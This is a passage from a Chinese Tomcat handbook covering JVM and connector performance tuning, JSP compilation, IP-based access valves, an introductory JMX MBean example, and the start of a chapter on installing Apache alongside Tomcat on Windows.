Windows 下，在文件{tomcat_home}/bin/catalina.bat，Unix 下，在文件{tomcat_home}/bin/catalina.sh 的前面，增加如下设置：

```
JAVA_OPTS= '-Xms【初始化内存大小】 -Xmx【可以使用的最大内存】'
```

需要把这个两个参数值调大。例如：

```
JAVA_OPTS= '-Xms256m -Xmx512m'
```

表示初始化内存为 256MB，可以使用的最大内存为 512MB。

另外需要考虑的是 Java 提供的垃圾回收机制。虚拟机的堆大小决定了虚拟机花费在收集垃圾上的时间和频度。收集垃圾可以接受的速度与应用有关，应该通过分析实际的垃圾收集的时间和频率来调整。如果堆很大，那么完全垃圾收集就会很慢，但是频度会降低。如果堆的大小和内存的需要一致，完全收集就很快，但是会更加频繁。调整堆大小的目的是最小化垃圾收集的时间，以在特定的时间内最大化处理客户的请求。在基准测试的时候，为保证最好的性能，要把堆的大小设大，保证垃圾收集不在整个基准测试的过程中出现。

如果系统花费很多的时间收集垃圾，请减小堆大小。一次完全的垃圾收集应该不超过 3~5 秒。如果垃圾收集成为瓶颈，那么需要指定堆的大小，检查垃圾收集的详细输出，研究垃圾收集参数对性能的影响。一般说来，应该使用物理内存的 80%作为堆大小。当增加处理器时，记得增加内存，因为分配可以并行进行，而垃圾收集不是并行的。

20.3.2 操作系统性能优化

这里说的操作系统是指运行 Web 服务器的系统软件，当然，不同的操作系统是为不同的目的而设计的。比如 OpenBSD 是面向安全的，因此在它的内核中有许多的限制来防止不同形式的服务攻击（OpenBSD 的一句座右铭是“默认是最安全的”）。这些限制或许更多地用来运行活跃的 Web 服务器。

而我们常用的 Linux 操作系统的目标是易于使用，因此它有着更高的限制。使用 BSD 内核的系统都带有一个名为“Generic”的内核，表明所有的驱动器都静态地与之相连。这样就使系统易于使用，但是如果你要创建一个自定义的内核来加强其中某些限制，那就需要排除不需要的设备。Linux 内核中的许多驱动都是动态地加载的。但是换而言之，内存现在变得越来越便宜，所以因为加载额外的设备驱动就显得不是很重要的。重要的是要有更多的内存，并且在服务器上腾出更多的可用内存。

提示

虽然现在内存已经相当的便宜，但还是尽量不要购买便宜的内存。那些有牌子的内存虽然是贵一点，但是从可靠性上来说，性价比会更高一些。

如果是在 Windows 操作系统上使用 Tomcat，那么最好选择服务器版本。因为在非服务器版本上，最终用户授权数或者操作系统本身所能承受的用户数、可用的网络连接数或其他方面的一些方面都是有限制的。并且基于安全性的考虑，必须经常给操作系统打上最新的补丁。

20.3.3 Tomcat 与其他 Web 服务器整合使用

虽然 Tomcat 也可以作 Web 服务器，但其处理静态 html 的速度比不上 Apache，且其作为 Web 服务器的功能远不如 Apache，因此我们想把 Apache 和 Tomcat 集成起来，将 html 与 JSP 的功能部分进行明确分工，让 Tomcat 只处理 JSP 部分，其他的由 Apache、IIS 等这些 Web 服务器处理，由此大大节省了 Tomcat 有限的工作“线程”。

20.3.4 负载均衡

另外，可以通过配置 Tomcat 与 Apache 进行负载平衡，来提高 Tomcat 的服务性能。详情参见第 18 章。

20.4 Tomcat 自身性能优化

本节将详细介绍一些可使 Tomcat 实例加速运行的技巧和方法，而不论是在什么操作系统或者何种 Java 虚拟机上。在有些情况下，你可能没有控制部署环境上的操作系统或者 Java 虚拟机。在这种情况下，你就需要逐行了解以下的一些建议，然后你应该在修改后使之生效。以下方法是 Tomcat 性能自身调整的最佳方式。

20.4.1 禁用 DNS 查询

当 Web 应用程序记录客户端的信息时，它也会记录客户端的 IP 地址或者通过域名服务器查找机器名转换为 IP 地址。DNS 查询需要占用网络，并且可能从很多很远的服务器或者不起作用的服务器上去获取对应的 IP，这样会消耗一定的时间。为了消除 DNS 查询对性能的影响，可以关闭 DNS 查询。方法是修改 server.xml 文件中的 enableLookups 参数值，如下所示：

```
Tomcat4:
<Connector className="org.apache.coyote.tomcat4.CoyoteConnector"
  port="80" minProcessors="5" maxProcessors="75" enableLookups="false"
  redirectPort="8443" acceptCount="100" debug="0"
  connectionTimeout="20000" useURIVValidationHack="false"
  disableUploadTimeout="true" />
Tomcat5:
<Connector port="80" maxThreads="150" minSpareThreads="25"
  maxSpareThreads="75" enableLookups="false" redirectPort="8443"
  acceptCount="100" debug="0" connectionTimeout="20000"
  disableUploadTimeout="true"/>
```


除非你需要连接到站点的每个 HTTP 客户端的机器名，否则建议在生产环境上关闭 DNS 查询功能。可以通过 Tomcat 以外的方式来获取机器名。这样不仅节省了网络带宽、查询时间和内存，而且更小的流量也会使日志数据变得更少，显而易见也节省了硬盘空间。对流量较小的站点来说禁用 DNS 查询可能没有大流量站点的效果明显，但是此举仍不失为一良策。

20.4.2 调整线程数

另外一个可通过应用程序的连接器（Connector）进行性能控制的参数是创建的处理请求的线程数。Tomcat 使用线程池加速响应速度来处理请求。在 Java 中线程是程序运行时的路径，是在一个程序中与其他控制线程无关的、能够独立运行的代码段。它们共享相同的地址空间。多线程帮助程序员写出 CPU 最大利用率的高效程序，使空闲时间保持最低，从而接受更多的请求。

Tomcat4 中可以通过修改 `minProcessors` 和 `maxProcessors` 的值来控制线程数。这些值在安装后就已经设定为默认值并且是足够使用的，但是随着站点的扩容而改大这些值。`minProcessors` 服务器启动时创建的处理请求的线程数应该足够处理一个小量的负载。也就是说，如果一天内每秒仅发生 5 次单击事件，并且每个请求任务处理需要 1 秒钟，那么预先设置线程数为 5 就足够了。但在你的站点访问量较大时就需要设置更大的线程数，指定为参数 `maxProcessors` 的值。`maxProcessors` 的值也是有上限的，应防止流量不可控制（或者恶意的服务攻击），从而导致超出了虚拟机使用内存的大小。如果要加大并发连接数，应同时加大这两个参数。Web server 允许的最大连接数还受制于操作系统的内核参数设置，通常 Windows 是 2000 个左右，Linux 是 1000 个左右。

Tomcat5 对这些参数进行了调整，如表 20-3 所示。

表 20-3 线程参数

属性名	描述
<code>maxThreads</code>	Tomcat 使用线程来处理接收的每个请求。这个值表示 Tomcat 可创建的最大的线程数
<code>acceptCount</code>	指定当所有可以使用的处理请求的线程数都被使用时，可以放到处理队列中的请求数，超过这个数的请求将不予处理
<code>connectionTimeout</code>	网络连接超时时间，单位毫秒。设置为 0 表示永不超时，这样设置有隐患。通常可设置为 30000 毫秒
<code>minSpareThreads</code>	Tomcat 初始化时创建的线程数
<code>maxSpareThreads</code>	Tomcat 创建的最大线程数，一旦创建的线程超过这个值，Tomcat 就会关闭不再需要的 socket 线程

最好的方式是多设置几次并且进行测试，观察响应时间和内存使用情况。在不同的机器、操作系统或虚拟机组合的情况下可能会不同，而且并不是所有人的 Web 站点的流量都是一样的，因此没有一刀切的方案来确定线程数的值。

20.4.3 加速 JSP 编译速度

当第一次访问一个 JSP 文件时，它会被转换为 Java servlet 源码，接着被编译成 Java 字节码。你可以控制使用哪个编译器，默认情况下，Tomcat 使用命令行 javac 进行编译。也可以使用更快的编译器，但是这里只介绍如何优化它们。

另外一种方法是不要把所有的实现都使用 JSP 页面，而是使用一些不同的 Java 模板引擎变量。显然这是一个跨越很大的决定，但是事实证明至少这种方法是值得研究的。如果你想了解更多有关在 Tomcat 中可用的模板语言，可以参考 Jason Hunter 和 William Crawford 合著的《Java Servlet Programming》一书（O'Reilly 公司出版）。

在 Tomcat 4.0 中可以使用流行而且免费的 Jikes 编译器。Jikes 编译器的速度要优于 Sun 的 Java 编译器。首先要安装 Jikes（可访问 <http://oss.software.ibm.com/pub/jikes> 获得更多的信息），接着需要在环境变量中设置 JIKESPATH，它包含系统运行时所需的 JAR 文件。装好 Jikes 以后还需要设置，让 JSP 编译 servlet 时使用 Jikes，需要修改 web.xml 文件中 jspCompilerPlugin 的值，如下所示：

```
<servlet>
<servlet-name>jsp</servlet-name>
<servlet-class>
org.apache.jasper.servlet.JspServlet
</servlet-class>
<init-param>
<param-name>logVerbosityLevel</param-name>
<param-value>WARNING</param-value>
</init-param>
<init-param>
<param-name>jspCompilerPlugin</param-name>
<param-value>
org.apache.jasper.compiler.JikesJavaCompiler
</param-value>
</init-param>
<init-param>
<!-- <param-name>
org.apache.catalina.jsp_classpath
</param-name> -->
<param-name>classpath</param-name>
<param-value>
/usr/local/jdk1.3.1-linux/jre/lib/rt.jar:
/usr/local/lib/java/servletapi/servlet.jar
</param-value>
</init-param>
<load-on-startup>3</load-on-startup>
</servlet>
```

在 Tomcat 4.1（或更高版本），JSP 的编译由包含在 Tomcat 里面的 Ant 程序控制器直接执行。这听起来有一点点奇怪，但这正是 Ant 有意为之的一部分，有一个 API 文档指导开发者在没有启动一个新的 JVM 的情况下，使用 Ant。这是使用 Ant 进行 Java 开发的一大优势。另外，这也意味着你现在能够在 Ant 中使用任何 javac 支持的编译方式，这里有一个关于 Apache Ant 使用手册的 javac page 列表。使用起来是容易的，因为你只需要在 servlet 元素中定义一个名字“compiler”，并且在 value 中有一个支持编译的编译器名字，示例如下：


```
<servlet>
<servlet-name>jsp</servlet-name>
<servlet-class>
org.apache.jasper.servlet.JspServlet
</servlet-class>
<init-param>
<param-name>logVerbosityLevel</param-name>
<param-value>WARNING</param-value>
</init-param>
<init-param>
<param-name>compiler</param-name>
<param-value>jikes</param-value>
</init-param>
<load-on-startup>3</load-on-startup>
</servlet>
```

表 20-4 给出了 Ant 可用的编译器列表。

表 20-4 Ant 可用的编译器

名称	别名	调用的编译器
classic	javac1.1, javac1.2	标准 JDK 1.1/1.2 编译器, 支持 JDK1.1/1.2
modern	javac1.3, javac1.4	标准 JDK 1.3/1.4 编译器, 支持 JDK1.3/1.4
jikes		Jikes 编译器, 最常用的 Tomcat 编译器
JVC	Microsoft	微软的命令行编译器, 用于 Java/VJ++
KJC		kopi 编译器
Gcj		gcj 编译器, 作为 gcc 的一部分, 包含 gcc 垃圾回收
SJ	Symantec	Symantec 的 Java 编译器
extJavac		在 JVM 中可以运行 modern 或 classic 编译器

由于 JSP 页面在第一次使用时已经被编译, 那么你可能希望在更新 JSP 页面后马上对它进行编译。实际上, 这个过程完全可以自动化, 因为可以确认的是新的 JSP 页面在生产服务器和在测试服务器上的运行效果是一样的。

在 Tomcat4 的 bin 目录下有一个名为 jspc 的脚本。它仅仅是运行翻译阶段, 而不是编译阶段, 使用它可以在当前目录生成 Java 源文件。它是调试 JSP 页面的一种有力的手段。

可以通过浏览器访问再确认一下编译的结果。这样就确保了文件被转换成 Servlet, 被编译了可直接执行。这样也准确地模仿了真实用户访问 JSP 页面的过程, 可以看到给用户提供的功能。可抓紧这最后一刻修改出现的 bug。

Tomcat 提供了一种通过请求来编译 JSP 页面的功能。例如, 你可以在浏览器地址栏中输入 `http://localhost:8080/examples/jsp/dates/date.jsp?jsp_precompile=true`, 这样 Tomcat 就会编译 data.jsp 而不是执行它。此举唾手可得, 不失为一种检验页面正确性的捷径。

20.4.4 其他

前面我们提到过操作系统通过一些限制手段来防止恶意的服务攻击, 同样 Tomcat 也提供了防止恶意攻击或禁止某些机器访问的设置。

Tomcat 提供了两个参数供你配置：**RemoteHostValve** 和 **RemoteAddrValve**。通过配置这两个参数，可以让你过滤来自请求的主机或 IP 地址，并允许或拒绝哪些主机/IP。与之类似的，在 Apache 的 httpd 文件里有对每个目录的允许/拒绝指定。

例如你可以把 **Admin Web application** 设置成只允许本地访问，设置如下：

```
<Context path="/path/to/secret_files" ...>
<Valve className="org.apache.catalina.valves.RemoteAddrValve"
allow="127.0.0.1" deny="" />
</Context>
```

如果没有指定允许的主机，那么与拒绝主机匹配的主机就会被拒绝，除此之外的都是允许的。与之类似，如果没有指定拒绝的主机，那么与允许主机匹配的主机就会被允许，除此之外的都是拒绝的。

20.5 容量计划

容量计划是在生产环境中使用 Tomcat 不得不提的提高性能的另一个重要的话题。如果你没有对预期的网络流量下的硬件和带宽做考虑的话，那么无论你怎么做配置修改和测试都无济于事。

这里先对提及的容量计划作一个简要定义：容量计划是指评估硬件、操作系统和网络带宽，确定应用服务的服务范围，寻求适合需求和软件特性的软硬件的一项活动。因此这里所说的软件不仅包括 Tomcat，也包括与 Tomcat 结合使用的任何第三方 Web 服务器软件。

如果在购买软硬件或部署系统前你对容量计划一无所知，不知道现有的软硬件环境能够支撑多少的访问量，甚至更糟直到你已经交付并且在生产环境上部署产品后才意识到配置有问题时再进行变更可能为时已晚。此时只能增加硬件投入，增加硬盘容量甚至购买更好的服务器。如果事先做了容量计划那么就不会搞的如此焦头烂额了。

我们这里只介绍与 Tomcat 相关的内容。为了确定 Tomcat 使用机器的容量计划，应该从以下列表项目着手研究和计划。

硬件

采用什么样的硬件体系？需要多少台计算机？使用一个大型的，还是使用多台小型机？每个计算机上使用几个 CPU？使用多少内存？使用什么样的存储设备，I/O 的处理速度有什么要求？怎样维护这些计算机？不同的 JVM 在这些硬件上运行的效果如何（比如 IBM AIX 系统只能在其设计的硬件系统上运行）？

网络带宽

带宽的使用极限是多少？Web 应用程序如何处理过多的请求？

服务端操作系统

采用哪种操作系统作为站点服务器最好？在确定的操作系统上使用哪个 JVM 最好？例如，JVM 在这种系统上是否支持本地多线程，对称多处理？哪种系统可使 Web 服务器更快、更稳定，并且更便宜。是否支持多 CPU？

Tomcat 容量计划

以下介绍针对 Tomcat 做容量计划的步骤：

(1) 量化负载。如果站点已经建立并运行，可以使用前面介绍的工具模仿用户访问，确定资源的需求量。

(2) 针对测试结果或测试过程进行分析。需要知道哪些请求造成了负载过重或者使用过多的资源，并与其他请求作比较，这样就确定了系统的瓶颈所在。例如，如果 `servlet` 在查询数据库的步骤上耗用较长的时间，那么就需要考虑使用缓冲池来减少响应时间。

(3) 确定性能最低标准。例如，你不想让用户花 20 秒来等待结果页面的返回，也就是说甚至在达到访问量的极限时，用户等待的时间也不能超过 20 秒种（从点击链接到看到第一条返回数据）。这个时间中包含了数据库查询时间和文件访问时间。同类产品性能在不同的公司可能有不同的标准，一般最好采取同行中的最低标准或对这个标准做出的评估。

(4) 确定如何合理使用底层资源，并逐一进行测试。底层资源包括 CPU、内存、存储器、带宽、操作系统、JVM 等等。在各种生产环境上都按顺序进行部署和测试，观察是否符合需求。在测试 Tomcat 时尽量多采用几种 JVM，并且调整 JVM 使用内存和 Tomcat 线程池的大小进行测试。同时为了达到资源充分合理稳定使用的效果，还需针对测试过程中出现的硬件系统瓶颈进行处理，确定合理的资源配置。这个过程最为复杂，而且一般由于没有可参考的值所以只能靠理论推断和经验总结。

(5) 如果通过第 4 步的反复测试达到了最优的组合，就可以在相同的生产环境上部署产品了。

此外应牢记一定要文档化你的测试过程和结果，因为此后可能还会进行测试，这样就可以拿以前的测试结果作为参考。另外测试过程要反复多次进行，每次的条件可能都不一样，因此只有记录下来才能进行结果比较和最佳条件的选择。

这样我们通过测试找到了最好的组合方式，各种资源得到了合理的配置，系统的性能得到了极大的提升。

20.6 小结

本章讲述从 Tomcat 外部和自身对其进行性能的调整和优化，并通过一些测试工具进行性能测试。在实际的项目应用中，关注性能是必不可少。

Tomcat使用JMX监控

JMX 是业界广泛合作创建的一套规范，它描述了可扩展的体系结构、API 和一组使用 Java 编程语言编写的用于网络管理的分布式服务。JMX 是一种用来管理 J2EE 应用的框架。

本章将对 JMX 作简单介绍，并研究 Tomcat 中的 JMX。最后通过实例，演示使用 JMX 的过程。

21.1 JMX 介绍

21.1.1 什么是 JMX

基于 J2EE 的 Web 应用系统开发结束后提交给客户，此时却需要培训一名熟练的系统维护员，因为有一堆配置文件和属性文件需要实时维护。这不仅增加了开发者的成本，也让客户总是感觉力不从心。这是 Web 应用系统开发中普遍的问题。

开发人员往往希望能对 Web 应用系统进行有效的资源管理，希望再添加管理功能的同时，对原有的代码不需要做过多的修改，换句话说就是管理系统与被管理的应用系统做到很好的隔离。JMX 的管理框架能很好的解决这些问题。

JMX (Java Management Extensions) 是用于来管理网络、设备、应用程序等资源的一个可扩展的管理体系结构，它提供了 JMX API 和一些预定义的 Java 管理服务。JMX 推出后，一些大型的项目就立即采用了基于 JMX 的实现框架，例如 Tomcat、JBoss、Hibernate、Spring 等。

JMX 管理框架用于开发 Web 应用系统的资源管理系统，可以动态的管理 Web 应用的资源，而不用停止 Web 应用的服务或更改系统代码。其管理框架如图 21-1 所示。




图 21-1 JMX 管理框架

对于 Web 应用的管理往往是比较麻烦的，例如客户手动地修改配置文件、开启数据库监控程序等等，如果要动态修改数据库访问方案或者监控用户数，动态修改日志级别会更加麻烦，并且可能把系统的结构弄得凌乱，造成结构不良的恶果，更别说可扩展性了。JMX 的分层结构以及高度的组件化，通过将各种资源封装成 MBean 的方式，让我们可以低成本地实现对现有 Web 应用的扩展性很强的管理方案。

21.1.2 JMX 体系结构

JMX 的目标只是定义构成 JMX 体系结构内系统的接口。在 JMX 体系结构中，采用三级分而治之的体系结构化方法来降低可伸缩网络管理的复杂性。如图 21-2 所示。




图 21-2 JMX 体系结构

工具层

在本层，可管理端点（设备、软件服务等），可通过 JMX 指定的接口访问。这是通过创建公开可配置属性、可访问操作和事件的 Java 对象实现的。这些对象称为 ManagedBean（简称 MBean）。在规范中将可通过这些对象管理的端点称为 JMX 可管理的资源。通过 Java MBean 封装器，可以轻松地将旧的非 JMX 设备和服务器（如 SNMP 兼容的设备或子网）“调整”成 JMX 可管理的资源。这一层上的 JMX 可管理资源可以完全独立于任何其他 JMX 体系结构层上的对象进行设计。

工具层的核心是 MBean 接口。MBean 接口指定了如何访问属性、如何调用操作（类似于 Java 编程语言中的方法）以及如何从 MBean 发送事件。

MBean 包含以下几种。

- ❷ 标准 MBean: 所有属性、操作和事件都在其接口中静态指定，不随时间变化而变化；
- ❷ 动态 MBean: 属性、操作和事件直到运行时才确定；

- ❷ 模型 MBean: 允许在运行时添加或覆盖需要定制的那些实现;
- ❷ 开放 MBean: 一种动态 MBean, 其所有属性都属于一组指定的 Java 数据类型 (String、Integer、Float 等)。

代理层

在本层中, 公开了 JMX 代理的内部体系结构。JMX 代理是软件组件, 它向远程管理组件公开一组标准化代理服务, 并通过 JMX 可管理资源的 MBean 接口直接控制这些资源。实际上, 在 JMX 代理内可通过能够动态地装入和卸装 MBean 的 MBean 服务器来管理 MBean。访问 MBean 服务器的接口由 JMX 指定。大型 EMS 系统中的增值服务 (如本地化智能监控和自动化响应), 可在该层的 JMX 体系结构中实现。可以独立于其他层的对象设计这一层的代理。代理通过连接器或协议适配器与管理应用程序通信。但是, 用于这些组件的规范仍处于开发过程中。

MBean 通过 MBean 服务器和代理来提供服务。

- ❷ MBean 服务器: MBean 服务器是代理内部的核心组件。所有 MBean 在可以通过远程应用程序访问之前都必须向 MBean 服务器注册。当使用 MBean 服务器时, 通过唯一的对象名对已注册的 MBean 进行寻址。远程管理器应用程序 (或分布式服务) 只能通过 MBean 的管理接口 (已公开的属性、操作和事件) 发现和访问 Mbean;
- ❷ 代理服务: 代理层还提供了一组代理服务, 定制代理逻辑可以使它们在 MBean 服务器中对已注册的 MBean 进行操作。服务类型包括: m-let 或管理 Applet 服务、监视器服务、计时器服务、关系服务。

服务层

在本层中, 目标是指定为 JMX Manager 组件提供的接口。JMX Manager 可以访问代理或代理组来管理由代理公开的 JMX 可管理的资源。实质上, 这些是 EMS 应用程序开发人员进行编程所依赖的接口。Manager 组件可以是 EMS 应用程序或管理多个代理和相关资源的中间智能层。

JMX 体系结构中的每层都是高度组件化的并由良好定义的接口进行划分。

21.2 JMX 在 Tomcat 中的应用

Tomcat4.1.x 以后的服务器都集成了 JMX 工具。

21.2.1 管理组件

Tomcat 的组件对应于 Tomcat 的 Catalina 引擎中的运行时对象。原本只能通过 conf 目录中的 server.xml 和 web.xml 文件更改的配置组件 (如 <Engine>、<Host>、<Server>、<Service>、<Connector>、<Context> 和 <Realm>), 现在都可以通过 JMX MBean 实现了。

打开 Tomcat 的 org.apache.catalina.mbeans 包 (在源代码分发版或 APIJavadoc 中), 就会发现所有公开的 Tomcat 配置组件的 JMX 工具 MBean 类。例如管理 <Context> 组件的

`org.apache.catalina.mbeans.StandardContextMBean`，管理 `<MemoryUserDatabase>` 组件的 `org.apache.catalina.mbeans.MemoryUserDatabaseMBean`。如果研究实际的源代码，你将发现 Tomcat4 工具广泛利用了 JMX 实现提供的模型 MBean 模板。它们都继承自 `org.apache.commons.modeler.BaseModelMBean`。每一个组件的 Mbean 都提供了这个组件下各个子元素和属性的管理函数。

21.2.2 管理 admin

广泛的 Tomcat 工具可以很容易地创建一个基于 Web 的 GUI 管理应用程序。Tomcat4.1.x 以后提供了一个称为 admin 的应用程序。应用程序本身是用 Struts 应用程序框架和 JSP 技术创建的。它通过本地 JMX 代理的 MBean 服务器访问所有的配置组件（与 `server.xml` 文件中定义的那些相同）。在 Tomcat 环境中，JMX 代理是由 `org.apache.catalina.mbeans.ServerLifecycleListener` 类创建的。该类是一个在 Tomcat 启动和关闭时会调用的 `LifecycleListener`。Tomcat 的 JMX 管理系统如图 21-3 所示。



图 21-3 Tomcat 的 JMX 管理系统

用户使用 admin 系统修改某一个组件的信息时，例如 Context，就会调用底层的代理服务，用它来调用 `StandardContextMBean` 修改底层的数据，并实时更新到 Tomcat 的运行时环境中。

21.2.3 实例演示：实现 HelloJMX

本节演示编写一个 `StandardMBean` 和注册的过程。

(1) 实现一个 StandardMBean

为了实现 `StandardMBean`，必须遵循一套继承规范。每一个 MBean 必须定义一个接口，而且这个接口的名字必须是其被管理的资源的对象类的名称后面加上“MBean”。例如，

我们的对象为 `kert.jmxnotes.HelloJMX`，为了构造一个 `StandardMBean`，我们必须定义的接口的名称为 `kert.jmxnotes.HelloJMXMBean`。Agent 依赖 `StandardMBean` 接口来访问被管理的资源，因此需要在 `HelloJMXMBean` 中定义相应的方法，如下所示。

```
public interface HelloJMXMBean {
    void sayHello();
    void hello(String msg);
    String getMessage();
}
```

在这个 MBean 中定义了三个方法，分别是 `sayHello()`、`hello(String)` 和 `getMessage()`。接下来是真正的资源对象，因为命名规范的限制，所以对象名称必须为 `HelloJMX`。

```
public class HelloJMX implements HelloJMXMBean {
    private String msg;
    public void sayHello() {
        System.out.println("Hello JMX " + (msg == null ? "" : msg));
    }
    public void hello(String msg) {
        this.msg = msg;
    }
    public String getMessage() {
        return msg;
    }
}
```

这样一个可以被 JMX 管理的资源就创建好了。

(2) Agent 层

通常 JMX Agent 是内置在程序中的，也就是说它不是一个外置的服务。必须在应用程序中显式地构造一个 JMX Agent，来管理我们的资源。

```
final MBeanServer mBeanServer =
    MBeanServerFactory.createMBeanServer(DOMAIN);
final HelloJMX helloMBean = new HelloJMX();
final ObjectName helloON = new ObjectName(DOMAIN + ":name=HelloJMX");
mBeanServer.registerMBean(helloMBean, helloON);
```

通常需要首先建立一个 `MBeanServer`，`MBeanServer` 用来管理我们的 `MBean`。我们通常是通过 `MBeanServer` 来获取 `MBean` 的信息，间接的调用 `MBean` 的方法。

然后生成资源的一个对象。JMX Agent 管理的资源和普通的 Java 对象并没有区别，因此使用通常的建立对象的方式即可。

然后，我们要显式地将这个对象注册到 `MBeanServer` 中。JMX 使用 SNMP 规范中的 `ObjectName` 作为标识和查找 `MBean` 的方式。

之后，我们的 `HelloMBean` 就成功注册在 `MBeanServer` 中了，同其他 Component/Container 系统的模式一样，Container 会代理它所管理的所有 Component 的行为。

`MBean` 的类型还有 3 种，后续的使用功能还有很多。这里只做简单的引入，还需要更多的资料来补充学习。

21.3 小结

本章简单介绍了 JMX 的作用和体系结构，总结可知 JMX 里面主要有 3 种东西：

- ≈ MBean: 用来映射我们的对象，有了它，就可以引用我们的对象了。
- ≈ Agent: 通过它，就可以找到 MBean 了。
- ≈ Connector: 连接 Agent 的方式。可以是 http 的，也可以是 rmi 的，还可以直接通过 socket。

从本章也了解到，Tomcat 也定义了一组 MBean，使用 JMX 开发了自己的管理系统。最后，本章通过一个简单的实例，演示了构建 JMX 管理系统的过程。

要开发一个完善的 JMX 系统，还需要很多的研究和积累。本章只是一个简单的引入，JMX 的知识很多，还需要深入研究才能够熟练运用。

第3部分

Tomcat集成配置篇

有了前文对 Tomcat 的核心知识储备，下面配置 Tomcat 与各种服务器软件和 IDE 软件的集成，是在为 Tomcat 打开方便之门。

集 • 成 • Server

- 第 22 章 Windows 下与 Apache 集成
- 第 23 章 Linux 下与 Apache 集成
- 第 24 章 Tomcat 与 IIS 集成

集 • 成 • IDE

- 第 25 章 Tomcat 与 Eclipse 集成
- 第 26 章 Tomcat 与 JBoss 集成
- 第 27 章 Tomcat 与 NetBeans 集成
- 第 28 章 Tomcat 与 JBuilder 集成

Windows下与Apache集成

Apache HTTP Server 处理静态网页的速度比 Tomcat 快。当一个网站包含很多的页面，其中大部分是静态页面，只有小部分是动态页面，如 JSP 页面、servlet 等，需要由一个后台的 Tomcat 来处理用户对动态页面的请求，并返回相应的动态页面。这时候就应该考虑 Tomcat 和 Apache 的集成了。

当然，还有很多情况是需要 Tomcat 和 Apache 集成的，比如在多个人合作开发一个 Web 应用项目的时候，为了调试、测试方便，可能每个人都需要使用单独的一个 Tomcat，这时候可以在一台服务器上创建多个 Tomcat 实例和一个 Apache，通过 Tomcat 与 Apache 集成，项目组里的多个人就可以通过同一个端口访问不同的 Tomcat 了。

22.1 安装独立软件

22.1.1 所需的软件包

配置该环境需要以下软件包：

- ❷ 下载最新 Windows 版的 JDK1.5，该软件包可以在 <http://java.sun.com/javase/downloads/index.jsp> 页面里找到下载链接，目前最新版本是 JDK 5.0 Update 7，安装文件为 `jdk-1_5_0_07-windows-i586-p.exe`；
- ❷ 下载最新 Windows 版的 Apache HTTP Server 2，该软件包可以在 <http://httpd.apache.org/download.cgi> 页面里找到下载链接，目前最新版本是 2.2.2，安装文件为 `apache_2.0.58-win32-x86-no_ssl.msi`；
- ❷ 下载最新 Windows 版的 Apache HTTP Server 2.2，该软件包可以在 <http://httpd.apache.org/download.cgi> 页面里找到下载链接，目前最新版本是 2.0.58，安装文件为 `apache_2.2.2-win32-x86-no_ssl.msi`；
- ❷ 下载最新 Windows 版的 Tomcat，该软件包可以在 <http://tomcat.apache.org/download-55.cgi> 页面里找到下载链接，目前最新版本是 5.5.17，安装文件为 `apache-tomcat-5.5.17.zip`；
- ❷ 下载最新 Windows 版的 Tomcat Connectors，该软件包可以在 <http://tomcat.apache.org/download-connectors.cgi> 页面里找到下载链接，目前最新版本是 JK 1.2.15，安装文件为 `mod_jk-apache-2.0.55.so`。

22.1.2 安装 J2SDK

安装 JDK1.5 (即 JDK5.0), 直接运行 jdk-1_5_0_07-windows-i586-p.exe, 安装的时候可以把安装路径选到需要的地方, 这里把 JDK1.5 安装到 D:\jdk1.5.0_07\目录下。

22.1.3 安装 Apache

安装 Apache HTTP Server, 运行 apache_2.2.2-win32-x86-no_ssl.msi, 单击“Next”按钮, 直到出现图 22-1 所示的界面。




图 22-1 填写用户相关配置信息

- ❷ 在“Network Domain”输入框里填写服务器的域名;
- ❷ 在“Server Name”输入框里填写服务器名;
- ❷ 在“Administrator's Email Address”输入框里填写服务器管理员的电子邮件地址;
- ❷ 可以指定 Apache HTTP Server 的启动方式。选中“for All Users, on port 80, as a Service”项, 把 Apache HTTP Server 安装成 Windows 的服务, 在 Windows 启动的时候就运行 Apache HTTP Server, 监听端口为 80 (HTTP Web Server 默认的监听端口)。选中“only for the Current User, on Port 8080, when started Manually”项, 需要手动运行 Apache HTTP Server, 监听端口为 8080。

单击“Next”按钮, 接下来的界面是选择安装类型, 选择自定义安装, 这样可以安装所有的组件, 单击“Next”按钮, 在接下来的界面可以选择要安装哪些组件, 接受默认项就可以了, 在这里可以指定安装路径, 单击“Change”选择安装目录, 这里安装到了 C:\Apache2.2\目录下。单击“Next”按钮完成 Apache HTTP Server 的安装。

22.1.4 安装 Tomcat

